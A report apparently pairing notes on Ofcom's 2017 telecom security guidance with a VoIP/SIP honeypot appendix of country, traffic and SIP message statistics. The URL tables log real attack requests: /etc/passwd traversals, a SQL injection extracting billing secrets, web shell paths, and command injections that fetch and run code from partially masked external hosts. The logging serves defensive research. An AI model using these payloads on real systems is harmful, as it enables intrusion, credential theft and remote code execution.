Ofcom guidance on security requirements in sections 105A to D of the Communications Act 2003

Office of Communications (Ofcom)

Year: 2017

This document refers to the security requirements of communication operators under Communications Act 2003. Sub sections 105A-105D. It refers to things such as outages, security, backups, resilience, contingency planning etc.

105A(1) - Management of General Security Risks
105A(2) - Protecting End Users
105A(3) - Protecting Network Interconnects
105A (4) - Maintain Network Availability.

Section 105A(2) refers to include measure to prevent or minimise the impact of security incidents on end-users. This could include confirming the EU Directive 2002/58/EC (PECR). Even though the UK interpretation/implementation of this Directive does not go as far as saying informing customers, it does put a burden on UK Operators to minimise the impact, which could include informing customers about risks and what they could do to minimise such risks. The description further in paragraph 3.35 does refer to providing information to customers about making an informed decision. However, the details given to operators refers more to availability than any privacy based issues.

Appendix B: Honeypot Results

Number of Countries IP Subnets Observed on SIP in Experiment Part I

United States	157	Colombia	5	Trinidad and Tobago	1
Brazil	113	Egypt	5	Pakistan	1
France	96	Romania	5	#N/A	1
China	80	Bangladesh	5	Panama	1
Russian Federation	55	Bulgaria	4	Macao	1
Germany	33	Switzerland	3	Cameroon	1
Canada	26	Australia	3	Malta	1
Netherlands	23	Cambodia	3	Azerbaijan	1
Ukraine	20	Private network	3	Venezuela	1
Indonesia	17	Sweden	3	Chile	1
Iran	16	Iraq	3	Nicaragua	1
Palestinian Territories	15	Malaysia	3	Finland	1
Italy	14	Argentina	3	Lithuania	1
Japan	14	Ecuador	3	Israel	1
India	13	New Zealand	3	Guatemala	1
Singapore	12	South Africa	3	Saudi Arabia	1
Taiwan	9	Seychelles	2	Costa Rica	1
Hong Kong	8	Ireland	2	Serbia	1
South Korea	8	Macedonia	2	Martinique	1
Spain	8	Armenia	2	Austria	1
Thailand	8	Uruguay	2	Mongolia	1
United Kingdom	7	Hungary	2	Georgia	1
Poland	7	Philippines	2	Iceland	1
Vietnam	6	Kenya	2	Bosnia and Herzegovina	1
Czech Republic	6	Latvia	2	Croatia	1
Turkey	6	Libya	1	Kuwait	1
Mexico	5	Côte d'Ivoire	1	Albania	1

*Where N/A is the inability to determine reliable IP Location or appeared to come from private IP space.

Number of Countries IP Subnets Observed on SIP in Experiment Part II

France	202	Colombia	4	Slovakia	1
United States	187	India	4	Iran	1
Palestinian Territories	70	Czech Republic	4	Ukraine	1
Germany	47	Sweden	3	Ethiopia	1
Netherlands	41	Vietnam	3	Hungary	1
Canada	34	Singapore	3	Iceland	1
Russian Federation	31	Japan	3	Thailand	1
United Kingdom	16	Saudi Arabia	3	Sri Lanka	1
Poland	14	Spain	3	Taiwan	1
Italy	11	Romania	2	Australia	1
China	11	Mexico	2	Bulgaria	1
#N/A	7	Indonesia	2	Luxembourg	1
Brazil	5	Portugal	2	Hong Kong	1
Lithuania	5	Denmark	2	Republic of Moldova	1
Turkey	4	Malaysia	1	Martinique	1
South Korea	4	Malta	1		

*Where N/A is the inability to determine reliable IP Location or appeared to come from private IP space.

Total Country Data Transfer in Experiment Part I (Megabytes)

Netherlands	7,924.90369
Iceland	6,000.33248
France	2,786.70858
Russian Federation	813.892295
United States	84.282543
Palestinian Territories	53.699703
Private network	27.381148
United Kingdom	9.155744
Canada	4.312617
Germany	3.214291
China	1.069855
Thailand	0.778309
Malta	0.5625
Bangladesh	0.232436
India	0.228966
Hong Kong	0.188469
Japan	0.180505
New Zealand	0.17777
Brazil	0.165898
Côte d'Ivoire	0.144926
Italy	0.119503
Singapore	0.080329
Poland	0.040165
Ukraine	0.029297
Indonesia	0.022894
Iran	0.022512
Sweden	0.018729
Spain	0.018696
Australia	0.018233
Hungary	0.015022
Vietnam	0.014799
South Korea	0.014633
Mexico	0.010901
Taiwan	0.010514
Argentina	0.010454
Latvia	0.009523
Colombia	0.009436
Czech Republic	0.007539
Costa Rica	0.007511
Finland	0.007511
Ireland	0.007319
Malaysia	0.005461
Philippines	0.005246
Armenia	0.005116
Turkey	0.005105
Romania	0.00475
Iraq	0.004312
South Africa	0.004126
Bulgaria	0.00404
Cambodia	0.003995
Panama	0.003678
Libya	0.003467
Macedonia, the Former Yugoslav Republic of	0.002894
Seychelles	0.00285
Ecuador	0.002642
Egypt	0.002398
Georgia	0.001979
Uruguay	0.00178
Switzerland	0.001761
Martinique	0.001724
Kenya	0.001602
Trinidad and Tobago	0.001561
Chile	0.00144
Serbia	0.001439
Albania	0.001436
Saudi Arabia	0.001436
Pakistan	0.001436
Venezuela	0.001435
Cameroon	0.001435
Nicaragua	0.001435
Guatemala	0.001344
Bosnia and Herzegovina	0.00129
Azerbaijan	0.00129
Austria	0.001286
Mongolia	0.000804
Croatia	0.000491
Lithuania	0.000332
Kuwait	0.00017
Israel	0.00017
Macao	0.000166
#N/A	0.000108

Where #N/A is not clear on origination IP (i.e. appears to be private IP/undetermined)

Total Country Data Transfer in Experiment Part II (Megabytes)

Netherlands	60,470.6171	Luxembourg	0.081971
Iceland	32,110.934	Ethiopia	0.076786
Russian Federation	10,764.6633	Sweden	0.069974
France	7,358.70937	Slovakia	0.059478
Indonesia	2,477.23788	Portugal	0.057266
United States	780.096538	Saudi Arabia	0.043001
Poland	532.017744	Spain	0.02733
Lithuania	300.358115	Vietnam	0.014461
Canada	251.925658	Colombia	0.01437
#N/A	166.842807	India	0.013821
Palestinian Territories	111.71653	Thailand	0.010839
Germany	91.534847	Martinique	0.008096
United Kingdom	64.722302	Denmark	0.007292
Italy	42.141121	Republic of Moldova	0.005726
Romania	30.14328	Mexico	0.005365
South Korea	10.154634	Japan	0.002155
Malta	5.273431	Sri Lanka	0.001358
Czech Republic	0.259758	Iran	0.001353
Turkey	0.232616	Ukraine	0.001347
Malaysia	0.223605	Australia	0.000883
Singapore	0.184201	Hungary	0.000876
Brazil	0.159413	Hong Kong	0.00073
China	0.084421	Bulgaria	0.000138
Taiwan	0.084227		

Where #N/A is not clear on origination IP (i.e. appears to be private IP/undetermined)

Countries Originating Calls based on IP Subnet (Part II)

Country IP Subnet	Call Attempts
Netherlands	543,569
France	339,769
Russian Federation	149,214
Lithuania	31,745
United States	26,725
Canada	26,262
Romania	25,672
Germany	13,501
India	4,522
Iceland	4,478
Palestinian Territories	1,921
South Korea	997
Indonesia	645
United Kingdom	475
Belgium	265
Czech Republic	183
Brazil	163
Singapore	158
Malaysia	153
Poland	133
Luxembourg	72
Sweden	54
Portugal	47
China	46
Saudi Arabia	32
Spain	15
Republic of Moldova	4
Slovakia	3
Colombia	2
Hungary	1
Italy	1
Japan	1
Total	1,170,828

SIP Messages Received Part II

	SIP Message Type Received			
Date	**Register**	**Invite**	**Options**	**Total**
18/10/2018	265,365	155	64	265,584
19/10/2018	243,161	23,621	78	266,860
20/10/2018	625,678	53,939	5,438	685,055
21/10/2018	513,549	21,529	2,062	537,140
22/10/2018	1,202,459	5,786	67	1,208,312
23/10/2018	2,186,374	7,523	747	2,194,644
24/10/2018	1,454,570	25,617	183	1,480,370
25/10/2018	860,948	33,596	757	895,301
26/10/2018	631,988	67,468	97	699,553
27/10/2018	436,182	17,176	44	453,402
28/10/2018	2,722,944	30,321	28	2,753,293
29/10/2018	3,464,065	27,100	49	3,491,214
30/10/2018	*0*	*0*	*0*	*0*
31/10/2018	*0*	*0*	*0*	*0*
01/11/2018	*0*	*0*	*0*	*0*
02/11/2018	646,809	6,050	76	652,935
03/11/2018	513,012	11,398	61	524,471
04/11/2018	301,530	14,587	212	316,329
05/11/2018	722,970	28,103	734	751,807
06/11/2018	1,571,838	16,442	218	1,588,498
07/11/2018	567,641	16,653	1,737	586,031
08/11/2018	432,857	6,167	1,101	440,125
09/11/2018	1,373,823	4,338	82	1,378,243
10/11/2018	1,056,492	15,882	143	1,072,517
11/11/2018	376,777	19,558	713	397,048
12/11/2018	215,715	15,665	74	231,454
13/11/2018	2,525,290	28,978	2,149	2,556,417
14/11/2018	340,736	1,111	74	341,921
15/11/2018	514,649	1,445	94	516,188
16/11/2018	1,291,035	8,435	569	1,300,039
17/11/2018	330,677	9,670	45	340,392
18/11/2018	1,208,049	3,157	10	1,211,216
19/11/2018	*0*	*0*	*0*	*0*
20/11/2018	*0*	*0*	*0*	*0*
21/11/2018	*0*	*0*	*0*	*0*
22/11/2018	653,925	2,453	164	656,542
23/11/2018	939,267	4,073	227	943,567
24/11/2018	897,263	4,904	1,306	903,473

	SIP Message Type Received			
Date	**Register**	**Invite**	**Options**	**Total**
25/11/2018	1,591,384	16,160	1,583	1,609,127
26/11/2018	889,286	19,745	1,789	910,820
27/11/2018	921,816	1,589	86	923,491
28/11/2018	1,578,626	1,014	779	1,580,419
29/11/2018	619,991	2,300	1,353	623,644
30/11/2018	1,128,729	1,445	1,137	1,131,311
01/12/2018	2,713,665	20,488	2,728	2,736,881
02/12/2018	*0*	*0*	*0*	*0*
03/12/2018	552,751	2,243	705	555,699
04/12/2018	3,378,881	2,417	1,887	3,383,185
05/12/2018	1,878,167	2,507	1,566	1,882,240
06/12/2018	103,676	5,979	4,690	114,345
07/12/2018	1,102,140	7,645	2,874	1,112,659
08/12/2018	1,821,257	40,698	991	1,862,946
09/12/2018	2,707,551	24,984	858	2,733,393
10/12/2018	246,574	2,190	1,584	250,348
11/12/2018	434,532	11,715	103	446,350
12/12/2018	397,332	16,076	2,343	415,751
13/12/2018	1,998,739	5,174	195	2,004,108
14/12/2018	249,977	2,739	248	252,964
15/12/2018	187,739	156,193	797	344,729
16/12/2018	1,128,949	195,116	1,798	1,325,863
17/12/2018	409,121	52,984	2,629	464,734
18/12/2018	72,928	7,000	91	80,019
19/12/2018	626,822	3,577	2,110	632,509
20/12/2018	872,317	16,104	2,769	891,190
21/12/2018	6,303	32,776	2,293	41,372
22/12/2018	703,281	2,312	637	706,230
23/12/2018	1,736,274	2,104	881	1,739,259
24/12/2018	4,420,467	5,397	326	4,426,190
25/12/2018	2,409	3,828	326	6,563
26/12/2018	404	887	758	2,049
27/12/2018	83,294	935	101	84,330
28/12/2018	94,588	738	881	96,207
29/12/2018	109,225	1,028	403	110,656
30/12/2018	312,117	1,596	804	314,517
31/12/2018	460,416	145	133	460,694
01/01/2019	165,332	2,489	462	168,283
02/01/2019	298,235	6,782	1,745	306,762
03/01/2019	425,393	3,786	1,858	431,037

	SIP Message Type Received			
Date	**Register**	**Invite**	**Options**	**Total**
04/01/2019	764,494	11,934	1,433	777,861
05/01/2019	395,080	10,699	100	405,879
06/01/2019	149,721	7,958	765	158,444
07/01/2019	472,329	3,006	1,086	476,421
08/01/2019	424,077	11,227	9,480	444,784
09/01/2019	3,079,310	13,691	5,518	3,098,519
10/01/2019	1,904,443	9,382	10,215	1,924,040
11/01/2019	5,040,634	11,370	719	5,052,723
12/01/2019	*0*	*0*	*0*	*0*
13/01/2019	*0*	*0*	*0*	*0*
14/01/2019	*0*	*0*	*0*	*0*
15/01/2019	23,730	18,004	2,732	44,466
16/01/2019	30,950	25,579	770	57,299
17/01/2019	706,665	23,566	2,229	732,460
18/01/2019	3,078,615	23,968	3,365	3,105,948
19/01/2019	559,254	20,258	3,036	582,548
20/01/2019	717,238	26,176	8,107	751,521
21/01/2019	237,257	17,900	1,246	256,403
22/01/2019	386,187	22,816	1,558	410,561
23/01/2019	*0*	*0*	*0*	*0*
24/01/2019	3,062,647	7,184	233	3,070,064
25/01/2019	*0*	*0*	*0*	*0*
26/01/2019	216,124	22,085	1,038	239,247
27/01/2019	692,872	25,828	3,026	721,726
28/01/2019	1,268,358	24,294	1,338	1,293,990
29/01/2019	175,825	22,120	1,781	199,726
30/01/2019	6,213	18,542	1,516	26,271
31/01/2019	2,176,493	15,174	2,455	2,194,122
01/02/2019	717,220	33,849	8,688	759,757
02/02/2019	992,928	20,513	4,076	1,017,517
03/02/2019	176,703	40,030	5,781	222,514
04/02/2019	734,796	26,303	12,239	773,338
05/02/2019	1,136,405	10,747	5,376	1,152,528
06/02/2019	1,086,005	10,559	3,488	1,100,052
07/02/2019	308,843	22,153	3,516	334,512
08/02/2019	133,245	12,081	2,779	148,105
09/02/2019	555,654	5,867	1,240	562,761
Total	98,928,641	1,790,648	179,633	100,898,922

Note: Where 0 – File was corrupted and was not able to reliably retrieve data

VoIP Related URLs – Port 80 (Part II)

Row Labels	***Count of URL***
/admin/config.php	23,857
/recordings/	325
/a2billing/admin/Public/index.php	311
/recordings/page.framework.php	69
/vtigercrm/vtigerservice.php	32
//recordings/	25
/recordings/index.php	19
/_asterisk/	19
/vtigercrm/modules/com_vtiger_workflow/sortfieldsjson.php?module_name=..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fasterisk%2fsip.conf%00	17
/digium_phones/	16
/_asterisk/config.Bll.php	16
//vtigercrm/vtigerservice.php	15
//a2billing/admin/Public/index.php	15
/vtigercrm/phprint.php	14
/admin/ajax.php?module=recordings	14
/admin/ajax.php?module=blacklist	14
/admin/ajax.php?module=hotelwakeup	14
/admin/dsdsdscxcx5454545webadminemo.php	14
/admin/modules/backup/page.backup.php	14
/admin/config.php?display=OpenVAS&handler=api&file=OpenVAS&module=OpenVAS&function=system&args=id	14
/admin/ajax.php?module=music	14
/digium_phones/index.php	13
///admin/config.php	12
//admin/config.php	12
/recordings/config.php	8
/recordings/Do.php	6
/web-meetme/conf_cdr.php?bookId=1	5
/asterisk/cdr/download.php?csv=../../../../../../../../etc/passwd	5
/polycom	4
/digium_phones/config.php	4
/a2billing/customer/templates/default/footer.tpl	4
/_asterisk/index.php	4
/000000000000.cfg	4
/snom	3
/recordings/xx.php	3
/linksys	3

Row Labels	*Count of URL*
/cisco	3
//recordings/Do.php	3
/CDR/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZ XRjL3Bhc3N3ZA==	3
/CDR/download.php?csv=../../../../../../../../../etc/passwd	3
//a2billing/customer/templates/default/footer.tpl	3
/CDR/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXR jL3Bhc3N3ZA==	3
/_asterisk/xx.php	3
/play.php?f=../../../../../../../../../../etc/passwd	2
/play.php?file=../../../../../../../../../../etc/passwd%00	2
/prov	2
/sigman/playaudio.html?type=moh&file=../../../../../../etc/passwd	2
/provision	2
/user/playvm.html?number=../../../../../../../../etc/passwd%00.wav &msgID=../../../../../../../../etc/passwd%00.wav	2
/provisioning	2
/recordings/.txt	2
/play.php?file=../../../../../../../etc/passwd	2
/sounds.php?file=../../../../../../../../../../etc/passwd	2
/recordings/index1.php	2
/sounds.php?method=getfile&dir=&file=../../../../../../../../../../etc/ passwd	2
/sounds.php?method=getfile=../../../../../../../../../../etc/passwd	2
/xampp/phpmyadmin/scripts/setup.php	2
/play.php?file=/etc/passwd%00	2
/yealink	2
/playaudio.html?type=moh&file=../../../../../../etc/passwd	2
/poly	2
/polycom/000000000000.cfg	2
/play.php?file=../../../../../../../../../../etc/passwd	2
/pbx/admin/modules/backup/page.backup.php?action=deletedatas et&dir=';wget%20http://185.141.XXX.XX/upload/c.txt%20-O%20c.p hp;%20echo%20'mission%20done	2*
/PBX/cdr/download.php?csv=../../../../../../../../../../etc/passwd	2
/pbx/manual.html?filename=../../../../../../etc/passwd	2
/pbx/playaudio.html?type=moh&file=../../../../../../etc/passwd	2
/fpbx/admin/modules/backup/c.php?cmd=cat	2
/grandstream	2
/fpbx/admin/modules/backup/page.backup.php?action=deletedatas et&dir=';wget%20http://185.141.XXX.XX/upload/c.txt%20-O%20c. php;%20echo%20'mission%20done	2*
/admin/asterisk/cdr/download.php?csv=../../../../../../../../../../etc/passwd	2

Row Labels	*Count of URL*
/asterisk/old/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	2
/acdr/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	2
/acdrv/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	2
/cdr-test/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	2
/asterisk/old/cdr_2.3.4/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	2
/admin/maint/modules/asterisk_info/asterisk_info.php?lang=../../../../../../../../etc/passwd%00	2
/cdr-test/download.php?csv=../../../../../../../../../etc/passwd	2
//recordings/page.framework.php	2
/acdr/download.php?audio=../../../../../../../../../etc/passwd	2
/acdr/download.php?csv=../../../../../../../../../etc/passwd	2
/asteridex4/admin.php	2
/asterisk/download.php?audio=../../../../../../../../../etc/passwd	2
/asterisk/old/cdr/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	2
/a2billing/admin/Public/A2B_entity_backup.php?form_action=add&path=/var/www/html/_asterisk/.txt	2
/acdrv/download.php?audio=../../../../../../../../../etc/passwd	2
/a2billing/admin/Public/A2B_entity_backup.php?form_action=add&path=/var/www/html/assets/.txt	2
/acdrv/download.php?csv=../../../../../../../../../etc/passwd	2
/a2billing/admin/Public/A2B_entity_backup.php?form_action=add&path=/var/www/html/recordings/.txt	2
/a2billing/admin/Public/A2B_entity_backup.php?form_action=add&path=/var/www/html/var/.txt	2
/call-lookup/download.php?audio=../../../../../../../../../etc/passwd	2
/_asterisk/.txt	2
/ccvoip/index.php?cmd=;cat	2
/cdr-test/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	2
/cdr-test/download.php?audio=../../../../../../../../../etc/passwd	2
/cdr/download.php?audio=../../../../../../../../../etc/passwd	2
/acdr/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bhc3N3ZA==	2
/sip.cfg	1
/sip.conf	1
/user/register/	1
/userreg.cgi?cmd=insert&lang=eng&tnum=3&fld1=test999%0acat</var/spool/mail/login>>/etc/passwd	1
/sipura	1

Row Labels	***Count of URL***
/y000000000000.cfg	1
/provision/y000000000000.cfg	1
/vtigercrm/graph.php?module=../../../../../../..//etc/passwd%00	1
/vtigercrm/graph.php?module=/etc/passwd%00	1
/vtigercrm/modules/backup/page.backup.php?action=download&dir=/ etc/passwd	1
/spa.xml	1
/recordings//misc/callme_page.php?do=cat/etc/passwd	1
/recordings/graph.php	1
/yealink/y000000000000.cfg	1
/tftp	1
/provisoning	1
/public/index.php	1
/sip.registry	1
/sip.registry.conf	1
/pbx	1
/main/cdr/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3 Bhc3N3ZA==	1
/IPPBX/include/function/fun/Download.php?dir/etc/&name=/etc/passwd	1
/main/cdr/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL 3Bhc3N3ZA==	1
/pap2t	1
/freepbx	1
/device_description.xml	1
/devicecfg	1
/devicecfg//000000000000.cfg	1
/devicecfg//polycom/000000000000.cfg	1
/devicecfg/000000000000.cfg	1
/extensions.conf	1
/digium_phones/config.Bll.php	1
/fdsrwe	1
/digium_phones/index1.php	1
/dms	1
/asterisk-cdr-viewer.1.8/download.php?csv=../../../../../../../../../etc/passwd	1
/cfg/y000000000000.cfg	1
//freepbx/admin/config.php	1
//freepbx/recordings/index.php	1
//yealink/T21P/y000000000052.cfg	1
/admin_download_wav.php?file=../../../../../../../../../../etc/passwd	1
//_asterisk/config.Bll.php	1
/asterisk/cdr/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRj	1

Row Labels	***Count of URL***
L3Bhc3N3ZA==	
/_asterisk//Ultimatex.php	1
/admin//Ultimatex.php	1
//digium_phones/index.php	1
/admin/cdr/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL 3Bhc3N3ZA==	1
/admin/cdr/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3 Bhc3N3ZA==	1
/asterisk-cdr-viewer.1.8/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4 vLi4vZXRjL3Bhc3N3ZA==	1
/asterisk-cdr-viewer/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4v ZXRjL3Bhc3N3ZA==	1
/asterisk/download.php?csv=../../../../../../../../etc/passwd	1
/autoprov	1
/admin/modules/com_vtiger_workflow/sortfieldsjson.php?module_name =../../../../../../../..//etc/passwd%00	1
//asterisk/recordings/index.php	1
//_asterisk/	1
//admin/dsdsdscxcx5454545webadminemo.php	1
/000000000000-directory~.xml	1
/assets//Ultimatex.php	1
/asterisk	1
/asterisk-cdr-viewer.1.8/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vL i4vZXRjL3Bhc3N3ZA==	1
/asterisk-cdr-viewer/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4 vZXRjL3Bhc3N3ZA==	1
//digium_phones/	1
/asterisk-cdr-viewer/download.php?csv=../../../../../../../../etc/passwd	1
/admin/vtigercrm/modules/com_vtiger_workflow/sortfieldsjson.php?mo dule_name=../../../../../../../..//etc/passwd%00	1
/asterisk/cdr/dl.php?f=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3B hc3N3ZA==	1
/asterisk/dl.php?csv=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vZXRjL3Bh c3N3ZA==	1
/104.238.184.XXX/104.238.184.XXX	1*
/adminer//Ultimatex.php	1
/_asterisk/graph.php	1
///stats/index.php	1
/_asterisk/magnito.php	1
/billing/cdr/download.php?csv=../../../../../../../../etc/passwd	1
/_asterisk/phpversions.php	1
/a2billing//Ultimatex.php	1

* IP has been partially hidden

VoIP Related URLs – Port 443 (Part II)

Row Labels	Count of URL
/admin/config.php	3,043
/recordings/	337
/a2billing/admin/Public/index.php	324
/vtigercrm/test/upload/vtigercrm.txt	242
/recordings/page.framework.php	66
/vtigercrm/vtigerservice.php	39
//recordings/	38
/a2billing/customer/iridium_threed.php?transactionID=0+union+sele ct+1%2C%28select+0x3020756e696f6e2073656c65637420312023 %29%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C 12%2C13%2C%28select+manager_secret+from+cc_server_manag er+where+id+%3D+1%29%2C%28select+config_value+from+cc_ config+where+config_key+%3D+0x6d 616e616765725f757365726e616d6520%29	33
//vtigercrm/vtigerservice.php	31
/admin/common	28
/web-meetme/meetme_control.php	25
/admin/common/	23
/sqlitemanager/main.php	22
/admin/	21
//a2billing/customer/templates/default/footer.tpl	18
//a2billing/admin/Public/index.php	17
/recordings/index.php	16
/vtigercrm/config.all.php?	15
/restapi/config.all.php?	15
/yii/config.all.php?	15
/recordings/.tika.php?2	15
/recordings/11.php?	15
/vtigercrm/phpversions.php?module=upload&11	15
/recordings/3Zz.php?	15
/recordings/theme/new.php?	15
/recordings/a/config.php?	15
/STC_VoIP_PIN/config.all.php?	15
/recordings/a7/config.php?	15
/recordings/a7a.php?c=cat+a7a.php?	15
/vtigercrm/main.php?8	15
/recordings/a8a.php?c=cat+a8a.php?	15
/vtigercrm/z.php?pass=angel	15
/recordings/atmin/config.php?	15
/recordings/theme/config.all.php?	15

Row Labels	Count of URL
/recordings/awael/config.php?	15
/recordings/Xiii.php?yokyok=cat+Xiii.php	15
/recordings/azoofo.php?p=evil@access&c=cat+azoofo.php?	15
/sip.txt	15
/recordings/b374k-2.8.php?	15
/recordings/badr2.php?	15
/recordings/cmd.php?pass=dandan2017&cmd=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*
/vtigercrm/11.php?1	15
/recordings/cmd.php?pass=lollol&cmd=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+-O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*
/vtigercrm/graph.php?module=upload&1	15
/recordings/cmd.php?pass=test&cmd=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*
/vtigercrm/ops.php?56	15
/recordings/config.all.php?	15
/vtigercrm/xml.php?	15
/recordings/config.all.php?x	15
/recordings/config.amportal.php?	15
/recordings/Dead_Sec_Team/config.php?	15
/recordings/theme/config.inc.php?	15
/recordings/dmc.php?pass=dandan2017&cmd=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*
/recordings/Ultimatex.php?3ebb2733ee4afbe=admin	15
/recordings/dmc.php?pass=lollol&cmd=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+-O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*

Row Labels	Count of URL
/recordingsconfig.all.php?	15
/recordings/dmc.php?pass=test&cmd=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+-O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*
/recordings/ec0ed5d0ec037dca5.php?	15
/recordings/.9ba78e93782e94a9a982f4a5a7bd6796.php?X	15
/recordings/ELLYAAS/config.php?	15
/recordings/ELMAYET/config.php?	15
/recordings/em7e/config.php?	15
/recordings/emad-shell.php?34	15
/recordings/emad.php?45	15
/recordings/Go.php?	15
/vtigercrm/a7a.php?3	15
/recordings/graph.php?module=upload	15
/vtigercrm/Go.php?6	15
/recordings/graph.php?module=upload&x	15
/vtigercrm/Himaa.php?2	15
/recordings/Hima_s.php?123	15
/vtigercrm/ml.php?in=id%3Buname+-a%3Bcurl+-ks+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out+%7C%7C+wget+http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+O+%2Ftmp%2Fa.out+%7C%7C+GET++http%3A%2F%2F212.83.135.XXX%2Ft%2Fcmd.txt+%3E+%2Ftmp%2Fa.out%3Bphp+%2Ftmp%2Fa.out%3Brm+%2Ftmp%2Fa.out	15*
/recordings/Hima.php?23	15
/vtigercrm/phprint.php?module=Home&action=deletedataset&dir=';wget	15
/recordings/includes/config.all.php?	15
/recordings.old/config.all.php?x	15
/recordings/includes/config.all.php?x	15
/vtigercrm/xXx-mat.php?7	15
/wav.php?123	15
/recordings/.tika.php?	15
/recordings/.9ba78e93782e94a9a982f4a5a7bd6796.php?	15
/recordings/info.php?	15
/recordings/ini.php?123	15
/recordings/is/config.php?	15
/recordings/shell-test.php?	15
/recordings/jeep.php?	15
/recordings/theme/config.all.php?x	15

Row Labels	Count of URL
/recordings/just-emad.php?	15
/recordings/theme/load.php?	15
/recordings/locale/bg_BG/config.all.php?	15
/recordings/too.php?123	15
/recordings/locale/bg_BG/config.all.php?x	15
/recordings/webadmin.php?123	15
/recordings/locale/bg_BG/LC_MESSAGES/config.all.php?	15
/recordings/xnxx/config.php?	15
/recordings/locale/bg_BG/LC_MESSAGES/config.all.php?x	15
/recordingsconfig.all.php?x	15
/recordings/locale/config.all.php?	15
/recordings/locale/config.all.php?x	15
/restapps/config.all.php?x	15
/recordings/lol.php?123	15
/recordings.old/config.all.php?	15
/recordings/lol.php?31	15
/recordings/m2s.php?letter=asd	15
/STC_VoIP_PIN/config.all.php?x	15
/recordings/m7mood/config.php?	15
/recordings/main.php?2	15
/recordings/main.php?3	15
/recordings/main.php?x	15
/recordings/main.php.1?2	15
/recordings/main.php.2?2	15
